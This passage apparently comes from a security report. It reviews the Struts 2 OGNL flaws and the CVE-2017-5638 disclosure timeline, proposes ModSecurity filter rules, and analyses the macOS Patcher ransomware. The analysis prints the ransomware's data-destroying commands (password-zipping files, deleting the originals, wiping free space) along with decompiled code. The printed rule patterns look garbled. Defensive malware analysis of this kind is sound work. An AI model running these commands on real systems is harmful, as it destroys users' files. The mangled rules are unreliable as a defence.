The CVE-2017-5638 vulnerability in Struts 2 was disclosed on March 6, 2017. At this point, it was just a security advisory aimed at the developers and not an official version, but viewable by anyone. All the necessary information was listed just like a regular security advisory, with the impact of the vulnerability being the ability to remotely execute arbitrary code. Despite the fact that a fixed version was not yet available, a third party released PoC (Proof of Concept) code the next day, and attacks thought to have been using this code caused a significant amount of damage.

■ About Struts

Struts^{*66} is a Web application framework that runs on Java. It is deployed on application servers such as Tomcat^{*67}. Struts has 2 versions, Struts 1 and Struts 2, which have separate code bases and are not backward compatible.

The first version of Struts 1 was released in 2001, and used in many places. However, support for Struts 1 officially ended in 2013, so any vulnerabilities discovered will no longer be fixed. In 2014, after support ended, a vulnerability that could allow remote code execution was disclosed.

The first version of Struts 2 was released in 2007, and support for this product is still ongoing. Unlike the era when Struts 1 was created, there were more frameworks to choose from by this point, so it was not as popular as Struts 1, but many people still use it.

■ Struts 2 Vulnerabilities

From the perspective of vulnerabilities, one of the biggest differences between Struts 1 and Struts 2 is that Struts 2 uses OGNL (Object-Graph Navigation Language). This language uses similar syntax to Java, and it is possible to directly write things like variables and conditional statements by calling them as OGNL expressions from JSP files, etc.

Put simply, you can think of this as equivalent to the eval function, typically seen in interpreter languages that interpret data in variables as code. While eval offers a high degree of freedom, it also comes with significant risks, and unless it is absolutely necessary, its use is not recommended. This is because, when external input is passed as-is, it becomes a vulnerability that allows arbitrary code to be executed. Even if checking or escaping input values is implemented, it is possible that something may be missed, so exercising such caution does not completely eliminate potential risk.

Because Java is a compiled language, it cannot provide functionality like eval on its own, but OGNL enables a similar functionality. When developing a system using other languages or frameworks, you can adopt the policy of avoiding the use of dangerous functions like eval, but because OGNL serves as the foundation for Struts 2 functions, it is not possible to disable it. These functions are used everywhere, including outside the expressions in JSP files written by developers, so even if a developer were to use no OGNL expressions, it is not possible to avoid impact.

■ Previous Vulnerabilities

As mentioned earlier, the adoption of OGNL in Struts 2 provided flexibility not found in Java, at the cost of introducing potential risk. And the many vulnerabilities that have been found proves that this was more than just a risk. Table 1 shows a list of the vulnerabilities allowing remote code execution that have been found up until now. Vulnerabilities such as those within sample

*66 Apache Struts (<http://struts.apache.org/>).

*67 Apache Tomcat (<http://tomcat.apache.org/>).

applications that are thought to have no impact on production environments have been excluded. To date, 19 vulnerabilities that allow remote arbitrary code execution have been discovered. Of these, only S2-020 and S2-021 were vulnerabilities related to ClassLoader, and also affected Struts 1. The other 17 vulnerabilities were all due to OGNL.

As you can tell from the CVE identifiers, each year several vulnerabilities that allow arbitrary code execution have been found. Code execution via OGNL occurs when an OGNL expression input from an external source is evaluated without being checked. Consequently, unlike general vulnerabilities that result from memory corruption, this allows for reliable attacks that are less likely to be dependent on the target's environment.

Since Struts 2 is a supported version, new vulnerabilities are fixed when they are found, but in the majority of cases this involves a blacklisting approach in which an error is triggered when specific keywords (such as, 'method:', etc.) are included. When a whitelisting approach is used, sets of allowed keywords are defined in advance, which means it is no longer necessary to add keywords to a block list each time a problematic one is found. However, the blacklisting approach has continued to be adopted up until now, so we assume this is not possible due to the structure of OGNL.

■ A Timeline of CVE-2017-5638 (S2-045/S2-046)

Although many code execution vulnerabilities have been disclosed in the past, this vulnerability created a bigger stir than usual. We believe this is because there were issues with how the vulnerability was disclosed. Table 2 shows a timeline for this

Table 1: Struts 2 Vulnerabilities That Allow Remote Code Execution

Vulnerability ID	CVE ID	Caused by OGNL	Overview
S2-001	CVE-2007-4556	○	Remote code exploit on form validation error
S2-003	CVE-2008-6504	○	XWork ParameterInterceptors bypass allows OGNL statement execution
S2-005	CVE-2010-1870	○	XWork ParameterInterceptors bypass allows remote command execution
S2-007	CVE-2012-0838	○	User input is evaluated as an OGNL expression when there's a conversion error
S2-008	CVE-2012-0392	○	Multiple critical vulnerabilities in Struts2
S2-009	CVE-2011-3923	○	ParameterInterceptor vulnerability allows remote command execution
S2-013	CVE-2013-1966	○	A vulnerability, present in the includeParams attribute of the URL and Anchor Tag, allows remote command execution
S2-014	CVE-2013-2115 CVE-2013-1966	○	A vulnerability introduced by forcing parameter inclusion in the URL and Anchor Tag allows remote command execution, session access and manipulation and XSS attacks
S2-015	CVE-2013-2135 CVE-2013-2134	○	A vulnerability introduced by wildcard matching mechanism or double evaluation of OGNL Expression allows remote command execution
S2-016	CVE-2013-2251	○	A vulnerability introduced by manipulating parameters prefixed with "action:"/"redirect:"/"redirectAction:" allows remote command execution
S2-020	CVE-2014-0094		Upgrade Commons FileUpload to version 1.3.1 (avoids DoS attacks) and adds 'class' to exclude params in ParametersInterceptor (avoid ClassLoader manipulation)
S2-021	CVE-2014-0112 CVE-2014-0113		Improves excluded params in ParametersInterceptor and CookieInterceptor to avoid ClassLoader manipulation
S2-029	CVE-2016-0785	○	Forced double OGNL evaluation, when evaluated on raw user input in tag attributes, may lead to remote code execution.
S2-032	CVE-2016-3081	○	Remote Code Execution can be performed via method: prefix when Dynamic Method Invocation is enabled
S2-033	CVE-2016-3087	○	Remote Code Execution can be performed when using REST Plugin with ! operator when Dynamic Method Invocation is enabled.
S2-036	CVE-2016-4461	○	Forced double OGNL evaluation, when evaluated on raw user input in tag attributes, may lead to remote code execution (similar to S2-029)
S2-037	CVE-2016-4438	○	Remote Code Execution can be performed when using REST Plugin
S2-045	CVE-2017-5638	○	Possible Remote Code Execution when performing file upload based on Jakarta Multipart parser
S2-046	CVE-2017-5638	○	Possible RCE when performing file upload based on Jakarta Multipart parser (similar to S2-045)

vulnerability. This table lists times based on our observations, so the events may have actually occurred before these times. The flow of a properly managed response to a vulnerability would be to discover and report the vulnerability, have the developers fix it, release a fixed version, and then disclose the details. However, what occurred was a worst-case scenario, where an advisory aimed at the developers was unintentionally also released to other parties, and on top of that a PoC was published before an official fix was available. First of all, this suggests a problem with information management. Leaks happen even when information is managed, so appropriate recovery procedures are crucial when a leak occurs. The scheduled release is often brought forward in situations like this, but in this case no official information was published until about two days later, despite the most critical type of PoC—one that allows remote arbitrary code execution—being available. The source code for a fixed version was actually placed on the distribution server the next day, but no security advisory was released, and the download page still listed the old vulnerable version as the latest version, so we assume many people did not notice the updated source code.

In a situation like this, it would be too late for organizations where standard practice for addressing vulnerabilities starts with the release of an official security advisory or new version, since attacks were taking place before the official release of this.

■ Countermeasures

Although not using the high-risk Struts 2 is a foolproof countermeasure, as long as there is no compatible implementation to migrate to, this countermeasure cannot be used when it has already been implemented in a system that is dependent on it. Since it is possible for vulnerabilities to exist in any product, it is necessary to put together operational procedures that include responding to vulnerabilities. However, when Struts 2 is involved, one must create procedures under the assumption that this is a high-risk software.

Attack tools that targeted Struts 2 vulnerabilities in the past included those with a function for launching attacks after extracting targets using a search engine. The principle of extracting attack targets involves searching for sites that include the keyword “.action,” which Struts 2 adds as an extension to URLs under default settings. Even when a search engine is not used, because these URLs are very distinctive, it is quite obvious that Struts 2 is being used when they are accessed with a Web browser. Although not a complete measure, we recommend switching to a different extension based on the premise that you should not be providing attackers with unnecessary information. By reducing the chance that you will be selected as an attack target, you are more likely to be able to buy more time to update.

As mentioned earlier, for this vulnerability it would have been too late even if you had started responding after the fixed version was released. In other words, you need to take defensive measures that are independent of a fixed version being released. In most cases, many application servers that run Struts 2 have limited access control functions and expandability compared to other Web servers. For this reason, it is recommended that a WAF (Web Application Firewall) or something similar is installed in front of the application server, creating a configuration that provides protection without requiring the corresponding application to be fixed. ModSecurity^{*68} is one example of an open source WAF. An IPS (Intrusion Prevention System) is another tool that has

Table 2: Timeline Related to the Struts 2 Vulnerability CVE-2017-5638 (S2-045, S2-046)

Time (JST)	Event
21:00 on March 6, 2017	A security advisory S2-045 was published aimed at the developers. A test build was created at the same time. Developers began voting.
14:00 on March 7, 2017	A third-party PoC was released. It was quickly withdrawn, but had already been mirrored, so it was still available.
21:00 on March 7, 2017	Developers finished voting. The test build was promoted to an official version.
10:00 on March 8, 2017	The official version was placed on the distribution server. The download page was not updated, and still had links to the old version.
21:00 on March 8, 2017	The download page was updated, and the official version was released. Security advisory S2-045 was published at the same time.
March 9, 2017	Reports of damage caused by attacks began to appear.
23:00 on March 20, 2017	Security advisory S2-046 was published.

*68 ModSecurity (<http://modsecurity.org/>).

similar control functionality. This can also provide a certain degree of protection, although it may not always work, as it provides a narrower scope of control compared to a WAF, which is specially designed for Web applications.

■ Protection Using ModSecurity

ModSecurity is an open source WAF implementation that operates as a module for Web servers such as Apache httpd^{*69}. It is used by placing a server with this module installed as a reverse proxy in front of the application server. A basic rule set for control, called CRS (Core Rule Set) is available, but in this case it is not necessary since the patterns we want to control are limited. It is dangerous to apply generic rule sets that do not specify the applications to be protected without careful consideration, because it may result in many false positives.

The majority of Struts 2 vulnerabilities result from an external OGNL expression input being evaluated unintentionally. Thus, we believe that filtering input to be used as OGNL expressions is an effective measure. Normally, “#{OGNL expression}” is the format used, but the “\${OGNL expression}” format can also be used. This is defined in the com.opensymphony.xwork2.util.TextParseUtil class of the OGNL implementation. The actual parsing process is contained in the com.opensymphony.xwork2.util.OgnlTextParser class. Either can be used in regular processing, but when considering measures against vulnerabilities, both patterns need to be filtered. Also, in the HTTP protocol, the newline code is CRLF (\r\n), and some implementations ignore a CR (\r) in the HTTP header when it is not followed by a LF (\n). As a result, input such as “%\r{” must be considered as well. Table 3 shows rule sets with these considerations.

The rule sets for S2-045 and S2-046 apply only to this vulnerability. The generic OGNL rule set will match when the start tag for OGNL expressions is included. One thing to be aware of is that the OGNL Generic (Parameter value) rule is likely to cause false positives, because it checks against parameter values. For the previous vulnerabilities, most of them can be dealt with using the other three rule types, so we believe the best balance is to apply only these three types.

■ Summary

In recent years, it has not been uncommon for vulnerabilities to be discovered, but if you deal with them incorrectly or the response is delayed, it could potentially cause major damage. From an attacker perspective, we believe that systems using software where several reliable vulnerabilities that allow remote arbitrary code execution are found almost every year are worth profiling and listing up in advance. This is especially true when the information that these systems handle can lead directly to financial profit, such as credit cards or personal information.

Table 3: ModSecurity Rules for the Struts 2 Vulnerability (CVE-2017-5638)

Target	Rule Set	Notes
S2-045	SecRule REQUEST_HEADERS:Content-Type "%s*\ s*\ " "phase:1,t:none,auditlog,deny,id:'99901',msg:'Struts2 S2-045'"	
S2-046	SecRule MULTIPART_FILENAME "%s*\ s*\ " "phase:2,t:none,auditlog,deny,id:'99902',msg:'Struts2 S2-046'"	
OGNL Generic (Parameter name)	SecRule ARGS_NAMES REQUEST_COOKIES_NAMES "%s*\ s*\ " "phase:2,t:none,auditlog,deny,id:'99911',msg:'Struts2 OGNL'"	
OGNL Generic (Header)	SecRule REQUEST_HEADERS_NAMES REQUEST_HEADERS "%s*\ s*\ " "phase:1,t:none,auditlog,deny,id:'99912',msg:'Struts2 OGNL'"	
OGNL Generic (Multipart)	SecRule MULTIPART_FILENAME Multipart_NAME "%s*\ s*\ " "phase:2,t:none,auditlog,deny,id:'99913',msg:'Struts2 OGNL'"	
OGNL Generic (Parameter value)	SecRule ARGS REQUEST_COOKIES "%s*\ s*\ " "phase:2,t:none,auditlog,deny,id:'99914',msg:'Struts2 OGNL'"	High risk of false positives

*69 Apache httpd (<http://httpd.apache.org/>).

If you continue to use high-risk software, it is important to implement measures that can buy you time until a fixed version is released when an unfixed vulnerability is disclosed. It is not enough to simply apply patches swiftly after they are released. Of course, it is possible that a completely unknown technique will be found, so implementing measures will not be effective in protecting against all attacks. However, with regard to Struts 2, most of the previously disclosed vulnerabilities have been caused by OGNL, so applying countermeasures that focus on those attack methods in advance should be relatively effective.

1.4.2 Dynamic Analysis of macOS Ransomware (Patcher) Using Monitor.app

Patcher is a macOS ransomware that encrypts user files and demands a bitcoin payment in return for decrypting them. This ransomware is distributed via BitTorrent as a “patcher” to illegally use commercial applications such as Adobe Premiere Pro and Microsoft Office. It infects computers when downloaded and executed by the user.

Here, we provide an overview of this ransomware, and discuss the dynamic analysis process using a tool called monitor.app^{*70} that was released for free by FireEye in March 2017. When replicating the process introduced in this report, we strongly recommend that you use a virtual machine that can be restored to its original state after you have finished, and have the file sharing and network functions turned off.

■ Dynamic Analysis

Launch monitor.app, and once monitoring has begun, start the Patcher application by double-clicking the icon. The artifact we will deal with here is spoofed with the name “Adobe Premiere Pro CC 2017 Patcher” (Figure 16). After it starts, an application window with a transparent background appears, and a message prompting the user to click the START button is displayed, so click this to proceed.

Then, a message indicating the process is underway appears, stating that it may take up to 10 minutes, while progressing from 0/3 to 2/3 (Figure 17).



Figure 16: Patcher Ransomware Icon and Window



Figure 17: Progress Message Displayed by Patcher Ransomware

*70 Monitor.app (<https://www.fireeye.com/services/freeware/monitor.html>).

Once the progress reaches 2/3, and files including "README!.txt" are created on the desktop, it will not progress any further. Looking at the monitor.app display, you will also see that actions related to "Adobe Premiere Pro CC 2017 Patcher" are no longer being recorded. Go back to the Patcher window and use the Command+Q key binding or select "Quit" from the menu to close Patcher.

At this point, we will stop monitoring using monitor.app, and begin investigating logs. You can output logs as a file by selecting "Save As..." from the file menu. You can also see that any files that were on the desktop before execution are now saved as password-protected ZIP archives (Figure 18).




Figure 18: Files Encrypted by Patcher

Display the monitor.app monitoring logs, and look for the log entry indicating the launch of Adobe Premiere Pro CC 2017 Patcher. Here, you can see log entries showing that the corresponding application was executed, and that related dylib*⁷¹ files have been loaded (Figure 19).

Time	Event	Process	PID	User	Message
1492687724.32...	Process Execution	nbagent	681	[REDACTED]	/Users/[REDACTED]/Desktop/Adobe Premiere Pro CC 2017 Pat...
1492687724.34...	Dylib Load	Adobe Premiere P...	681	N/A	Adobe Premiere P... loaded dylib /Users/ttaro/Desktop...
1492687724.35...	Dylib Load	Adobe Premiere P...	681	N/A	Adobe Premiere P... loaded dylib /Users/ttaro/Desktop...
1492687724.36...	Dylib Load	Adobe Premiere P...	681	N/A	Adobe Premiere P... loaded dylib /Users/ttaro/Desktop...
1492687724.36...	Dylib Load	Adobe Premiere P...	681	N/A	Adobe Premiere P... loaded dylib /Users/ttaro/Desktop...
1492687724.37...	Dylib Load	Adobe Premiere P...	681	N/A	Adobe Premiere P... loaded dylib /Users/ttaro/Desktop...
1492687724.37...	Dylib Load	Adobe Premiere P...	681	N/A	Adobe Premiere P... loaded dylib /Users/ttaro/Desktop...
1492687724.37...	Dylib Load	Adobe Premiere P...	681	N/A	Adobe Premiere P... loaded dylib /Users/ttaro/Desktop...
1492687724.38...	Dylib Load	Adobe Premiere P...	681	N/A	Adobe Premiere P... loaded dylib /Users/ttaro/Desktop...
1492687724.39...	Dylib Load	Adobe Premiere P...	681	N/A	Adobe Premiere P... loaded dylib /Users/ttaro/Desktop...
1492687724.39...	Dylib Load	Adobe Premiere P...	681	N/A	Adobe Premiere P... loaded dylib /Users/ttaro/Desktop...
1492687724.39...	Dylib Load	Adobe Premiere P...	681	N/A	Adobe Premiere P... loaded dylib /Users/ttaro/Desktop...
1492687724.41...	Dylib Load	Adobe Premiere P...	681	N/A	Adobe Premiere P... loaded dylib /Users/ttaro/Desktop...
1492687724.44...	Dylib Load	Adobe Premiere P...	681	N/A	Adobe Premiere P... loaded dylib /System/Library/Core...
1492687724.45...	File Write	logd	51	root	logd wrote file /private/var/db/uidtext/03/6D5A04E...
1492687724.45...	File Rename	logd	51	root	logd renamed file /private/var/db/uidtext/03/6D5A0...
1492687724.54...	Process Execution	sh	682	root	sh -c /usr/sbin/kextstat executed by com.apple.Perf...
1492687724.55...	Process Execution	kextstat	682	root	/usr/sbin/kextstat executed by com.apple.Perfor...
1492687724.55...	Dylib Load	Adobe Premiere P...	681	N/A	Adobe Premiere P... loaded dylib /System/Library/Comp...
1492687724.56...	Dylib Load	Adobe Premiere P...	681	N/A	Adobe Premiere P... loaded dylib /System/Library/Comp...
1492687724.56...	Dylib Load	Adobe Premiere P...	681	N/A	Adobe Premiere P... loaded dylib /System/Library/Priv...
1492687724.57...	Dylib Load	Adobe Premiere P...	681	N/A	Adobe Premiere P... loaded dylib /System/Library/Comp...
1492687724.57...	Dylib Load	Adobe Premiere P...	681	N/A	Adobe Premiere P... loaded dylib /System/Library/Comp...
1492687724.58...	Dylib Load	Adobe Premiere P...	681	N/A	Adobe Premiere P... loaded dylib /System/Library/Comp...
1492687724.61...	Dylib Load	Adobe Premiere P...	681	N/A	Adobe Premiere P... loaded dylib /System/Library/Exte...
1492687724.61...	Dylib Load	Adobe Premiere P...	681	N/A	Adobe Premiere P... loaded dylib /System/Library/Exte...
1492687724.72...	Dylib Load	Adobe Premiere P...	681	N/A	Adobe Premiere P... loaded dylib /System/Library/Fram...
1492687725.34...	File Write	sharedfilelistd	308	[REDACTED]	sharedfilelistd wrote file /Users/[REDACTED]/Library/App...
1492687725.34...	File Rename	sharedfilelistd	308	[REDACTED]	sharedfilelistd renamed file /Users/[REDACTED]/Library/A...

Figure 19: Log Entries for Patcher Launch

*71 A shared library (dynamic linking library) that is linked when an application is launched. This is equivalent to 'dll' in Windows environments or 'so' in Linux environments.

By continuing the investigation of monitoring logs, you can see that this artifact behaved in the following manner.

1. Creates a file named README!.txt in the user’s home directory and its subdirectories (Figure 20).
2. Sets the last modified time of the README!.txt file to 00:00 on February 13, 2010 (Figure 20).
3. Uses external commands to execute the following processes against all files within the user directory. (1) Archive the files in an encrypted ZIP format, (2) delete the original files, and then (3) set the last modified time to 00:00 on February 13, 2010 (Figure 21).
4. Creates files in the user desktop folder containing the strings README.txt, HOW_TO_DECRYPT.txt, and DECRYPT.txt in their filenames, and sets the last modified time to 00:00 on February 13, 2010 (Figure 22) for each.




Figure 20: Log Showing Creation of README!.txt and Changing of Last Modified Time

- Uses external commands to execute the following processes against all files under /Volumes. (1) Archive the files in an encrypted ZIP format, (2) delete the original files, and then (3) set the last modified time to 00:00 on February 13, 2010. This process is thought to be targeted at Time Machine, file servers, and any external storage that are normally mounted under /Volumes (Figure 23).

Property	Value
Time	1492687740.539251000
Event	Process Execution
PID	700
User	[REDACTED]
Message	<code>/usr/bin/find /Users/ -not -iname README!.txt -print -exec zip -o -P bUfIPx2aP3BwGHVXINj1XIDT {}.crypt (); -exec rm (); -exec touch -mt 201002130000 ().crypt ; executed by Adobe Premiere P...</code>
Command Line	<code>/usr/bin/find /Users/ -not -iname README!.txt -print -exec zip -o -P bUfIPx2aP3BwGHVXINj1XIDT {}.crypt (); -exec rm (); -exec touch -mt 201002130000 ().crypt ;</code>
Argc	24
Path	<code>/usr/bin/find</code>
UID	501
Euid	501
Gid	20
Egid	20
Ppid	681
Parent Process	Adobe Premiere P...
Is64	1

Property	Value
Time	1492687840.272898000
Event	Process Execution
PID	14281
User	[REDACTED]
Message	<code>/usr/bin/find /Volumes/ -print -exec zip -o -P Owk9pCtXH3Uqr3061oP5QDap ().crypt (); -exec rm (); -exec touch -mt 201002130000 ().crypt ; executed by Adobe Premiere P...</code>
Command Line	<code>/usr/bin/find /Volumes/ -print -exec zip -o -P Owk9pCtXH3Uqr3061oP5QDap ().crypt (); -exec rm (); -exec touch -mt 201002130000 ().crypt ;</code>
Argc	21
Path	<code>/usr/bin/find</code>
UID	501
Euid	501
Gid	20
Egid	20
Ppid	681
Parent Process	Adobe Premiere P...
Is64	1

Figure 21: Logs Showing File Encryption, Original File Deletion, and Changing of Last Modified Time

Figure 23: Logs Showing Attempted Encryption of Files Under /Volumes

The screenshot displays a system log window with a search bar and several tabs. The main log area shows a list of events. A red arrow points to a specific event at 1492687840.26... with the event type 'Process Execution' and user 'find'. Below this, a series of 'File Write' events are listed, all with the parent process 'Adobe Premiere P...'. A red box highlights this sequence of events. To the right, a snippet of another log shows a 'find' command being executed on a public folder.

Figure 22: Logs Showing Creation of Text Files on Desktop

Through careful examination of the actions recorded in monitor.app like we did here, we were able to get an overview on the behavior of the Patcher ransomware. That being said, we do not know some details, including why the progress shown does not advance beyond 2/3, or how the password for decryption is shared^{*72}. To obtain the answers to these questions, we need to perform static analysis.

■ Static Analysis

Examining the Patcher executable file directly after step 5 above, shows us that it attempts to make the recovery of any deleted files more difficult by filling the remaining free disk space with zeroes using external commands such as the following (Figure 24).

```
/usr/bin/diskutil secureErase freespace 0 /
```

However, these external commands cannot be executed in a macOS environment, because the diskutil command path is /usr/sbin. It can be seen that this careless bug is what prevents the progress from continuing past 2/3^{*73}. When this command is completed, the progress display is updated, and replaced with the string “DONE!\nRead the README.txt file on your Desktop!”.

Different password values for the encrypted ZIP file are generated using “arc4random_uniform()” each time the file is executed^{*74} (Figure 25). We did not find any functions for sending the generated passwords to an external party or embedding them within the files in order to share them. This means that unless you are recording a monitoring log such as with the dynamic analysis we performed here, or you extract the password from memory before the process is complete, there is no way to decrypt the files encrypted by Patcher.

```
r15 = swift_bufferAllocate(var_148, 0x80, 0x7);
*(int128_t *) (r15 + 0x10) = intrinsic_movups(*(int128_t *) (r15 + 0x10), intrinsic_movaps(zero_extend_64(0xc), *(int128_t *) 0x100005410));
*(int128_t *) (r15 + 0x20) = intrinsic_movdqu(*(int128_t *) (r15 + 0x20), intrinsic_punpckldq(zero_extend_64("secureErase"), zero_extend_64(0xb)));
xmm0 = intrinsic_pslldq(zero_extend_64("freespace"), 0x8);
*(int128_t *) (r15 + 0x30) = intrinsic_movdqu(*(int128_t *) (r15 + 0x30), xmm0);
*(int128_t *) (r15 + 0x40) = intrinsic_movups(*(int128_t *) (r15 + 0x40), intrinsic_movaps(xmm0, var_90));
xmm1 = intrinsic_movdqa(zero_extend_64(0xb), var_D0);
*(int128_t *) (r15 + 0x50) = intrinsic_movdqu(*(int128_t *) (r15 + 0x50), intrinsic_punpckldq(zero_extend_64("0"), xmm1));
*(int128_t *) (r15 + 0x60) = intrinsic_movdqu(*(int128_t *) (r15 + 0x60), intrinsic_pslldq(zero_extend_64("/"), 0x8));
*(int128_t *) (r15 + 0x70) = intrinsic_movdqu(*(int128_t *) (r15 + 0x70), xmm1);
rbx = (extension in Foundation):Swift.String._bridgeToObjectiveC () -> __ObjC.NSString("/usr/bin/diskutil", 0x11, 0x0);
swift_unknownRetain(r15);
r13 = (extension in Foundation):Swift.Array._bridgeToObjectiveC () -> __ObjC.NSArray(r15, type metadata for Swift.String);
r14 = [[var_178 launchedTaskWithLaunchPath:rbx arguments:r13] retain];
__
```

Figure 24: Code That Attempts to Execute Diskutil Command

```
loc_100001d9b:
r12 = [[NSString allocWithZone:0x0] initWithCharacters:[var_68 characterAtIndex:arc4random_uniform(var_70)] length:0x1];
var_60 = intrinsic_movaps(var_60, 0x0);
[r12 retain];
rdi = r12;
protocol witness for static Swift._ObjectiveCBridgeable._forceBridgeFromObjectiveC (rdi, var_60, type metadata for Swift.String, type metadata for Swift.String, 0x0);
rax = 0x1;
if (rax != 0x0) goto loc_100001ecc;
```

Figure 25: Code Showing arc4random_uniform() Used for Password Generation

*72 Ransomware generally has a mechanism for attackers to retain a way to decrypt files so they can provide this when a victim pays the ransom. In many cases, Ransomware typically sends this directly to an external server, or embeds it within an encrypted file that the attacker directs the victim to send to them.

*73 Because pointing out issues in malware gives attackers the chance to improve their quality, sufficient consideration is necessary before disclosing them. However, at the time of writing the issues in this malware had already been mentioned in places such as the ESET blog post “New crypto-ransomware hits macOS” (<https://www.welivesecurity.com/2017/02/22/new-crypto-ransomware-hits-macos/>) and the Trend Micro blog post “Ransomware Recap: Patcher Ransomware Targets MacOS” (<https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/ransomware-recap-patcher-ransomware-targets-macos>). For this reason, we decided that presenting the issues again in this report would have little impact.

*74 One can confirm that different passwords are used each time the file is executed by using monitor.app to perform dynamic analysis multiple times.

■ Summary

